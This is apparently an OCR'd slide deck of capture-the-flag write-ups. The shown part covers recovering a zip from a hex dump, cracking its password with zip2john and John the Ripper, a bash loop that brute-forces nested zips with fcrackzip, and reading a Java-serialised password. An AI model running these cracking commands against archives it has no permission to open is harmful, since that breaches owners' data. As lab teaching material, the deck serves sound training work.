00000080: 0000 00e5 2b94 4dd6 6fef 8623 0000 0017  ....+.M.o .. #....
00000090: 0000 000a 0018 0000 0000 0001 0000 00a4  ................
000000a0: 8100 0000 0073 6563 7265 742e 7478 7455  .....secret.txtU
000000b0: 5405 0003 6d6f 1b5c 7578 0b00 0104 0000  T ... mo.\ux......
000000c0: 0000 0400 0000 0050 4b05 0600 0000 0001  ........PK.......
000000d0: 0001 0050 0000 0077 0000 0000 00          ... P ... w.....
```

CTF

SOSECURE

Garbage

```
kali@mayday$ xxd -r garbage garbage.zip
kali@mayday$ file garbage.zip
garbage.zip: Zip archive data, at least v1.0 to extract
```

```
kali@mayday$ unzip garbage.zip
Archive:  garbage.zip
[garbage.zip] secret.txt password:
password incorrect--reenter:
```

CTF

Garbage

```
kali@mayday$ sudo zip2john garbage.zip > hash
[sudo] password for kali:
ver 1.0 efh 5455 efh 7875 garbage.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen
=35, decmplen=23, crc=86EF6FD6
kali@mayday$ more hash
garbage.zip/secret.txt:$pkzip2$1*2*2*0*23*17*86ef6fd6*0*44*0*23*86ef*2be5*89ed4cbb8
ba391b48e10d9e5ab2e196e20f437dffbe5096ced4e8d0ae056e98c26b1a4*$/pkzip2$:secret.txt:
garbage.zip::garbage.zip
```

```
kali@mayday$ sudo john --format=PKZIP --wordlist=/home/kali/.ZAP/fuzzers/dirbuster/
directory-list-1.0.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hacker_crackdown (garbage.zip/secret.txt)
1g 0:00:00:00 DONE (2020-11-28 18:11) 7.692g/s 283569p/s 283569c/s 283569C/s Florid
a_Naples..tresor
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

CTF

Garbage

```
kali@mayday$ grep -n hacker_crackdown /home/kali/.ZAP/fuzzers/dirbuster/directory-l
ist-1.0.txt
36774:hacker_crackdown
kali@mayday$ wc -l /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
141713 /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
```

```
kali@mayday$ unzip garbage.zip
Archive:  garbage.zip
[garbage.zip] secret.txt password:
 extracting: secret.txt
kali@mayday$ more secret.txt
flag{F!les_4re_sne4ky}
```

CTF

SOSECURE

Miscellaneous


```
#!/usr/bin/env bash

while [ -e *.zip ]; do
  files=*.zip;
  for file in $files; do
    echo -n "Cracking ${file}... ";
    output="$(fcrackzip -u -l 1-6 -c '1' *.zip | tr -d '\n')";
    password="${output/PASSWORD FOUND\!\!\!\!: pw == /}";
    if [ -z "${password}" ]; then
      echo "Failed to find password";
      break 2;
    fi;
    echo "Found password: \`${password}\`";
    unzip -q -P "${password}" "$file";
    rm "${file}";
  done;
done;
```

```
PASSWORD FOUND!!!!: pw == b0yzz
```

CTF

SOSECURE


Miscellaneous



CTF

SOSECURE


Miscellaneous



CTF

SOSECURE

Miscellaneous




CTF

SOSECURE

Warp speed

CTF

Warp speed



CTF

SOSECURE

Warp speed

CTF

SOSECURE

Excel

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# file password
password: Java serialization data, version 5
```

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# xxd password
00000000: aced 0005 7372 000e 6a61 7661 2e6c 616e  ....sr..java.lan
00000010: 672e 4c6f 6e67 3b8b e490 cc8f 23df 0200  g.Long;.....#...
00000020: 014a 0005 7661 6c75 6578 7200 106a 6176  .J..valuexr..jav
00000030: 612e 6c61 6e67 2e4e 756d 6265 7286 ac95  a.lang.Number...
00000040: 1d0b 94e0 8b02 0000 7870 0000 0000 5588  ........xp....U.
00000050: 0711                                     ..
```

CTF

SOSECURE

Excel

```
import java.io.*;

public class ObjectInputStreamDemo {
  public static void main(String[] args) {
    try {
      // create an ObjectInputStream for the file we created before
      ObjectInputStream ois = new ObjectInputStream(new FileInputStream("password"));

      // read and print an object and cast it as string
      System.out.println("" + (Long) ois.readObject());
    } catch (Exception ex) {
      ex.printStackTrace();
    }
  }
}
```

CTF

SOSECURE

Excel


```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# javac ObjectInputStreamDemo.java

┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# java ObjectInputStreamDemo
1434978065
```

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# unzip the-way-to-go.zip
Archive:  the-way-to-go.zip
[the-way-to-go.zip] the-way-to-go.txt password:
 extracting: the-way-to-go.txt

┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# ls -la
total 28
drwxr-xr-x  2 root root 4096 Mar 30 11:08 .
drwxr-xr-x 20 kali kali 4096 Mar 30 11:08 ..
-rw-r--r--  1 root root 1203 Mar 30 11:03 ObjectInputStreamDemo.class
-rw-r--r--  1 root root  468 Mar 30 11:03 ObjectInputStreamDemo.java
-rw-r--r--  1 kali kali   82 Mar  3 16:25 password
-rw-r--r--  1 root root   95 Mar  7 10:19 the-way-to-go.txt
-rw-r--r--  1 kali kali  307 Mar  7 10:24 the-way-to-go.zip
```

CTF

Excel


```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# cat the-way-to-go.txt
https://docs.google.com/spreadsheets/d/1fn6Obc28zsH2dqBywaY49cFH3NafBJWjUn9bqMohCMo/edit#gid=0
```



CTF


SOSECURE

Excel



CTF


Excel





	A	B
1	Digit	Frequency
2	0	999440
3	1	999333
4	2	1000306
5	3	999964
6	4	1001093
7	5	1000466
8	6	999337
9	7	1000207
10	8	999814
11	9	1000040

CTF

Excel


Source!A:Z


Meoww of Pi
A1
0
999440 Source
1 999333 https://blogs.sas.com/content/iml/2015/03/12/digits-of-pi.html
2 1000306
3 999964
4 1001093
5 1000466
6 999337
7 1000207
8 999814
9 1000040
Meoww of Pi
Source


flag
1 จาก 1
flag{hidden_flag_excel}

CTF


SOSECURE

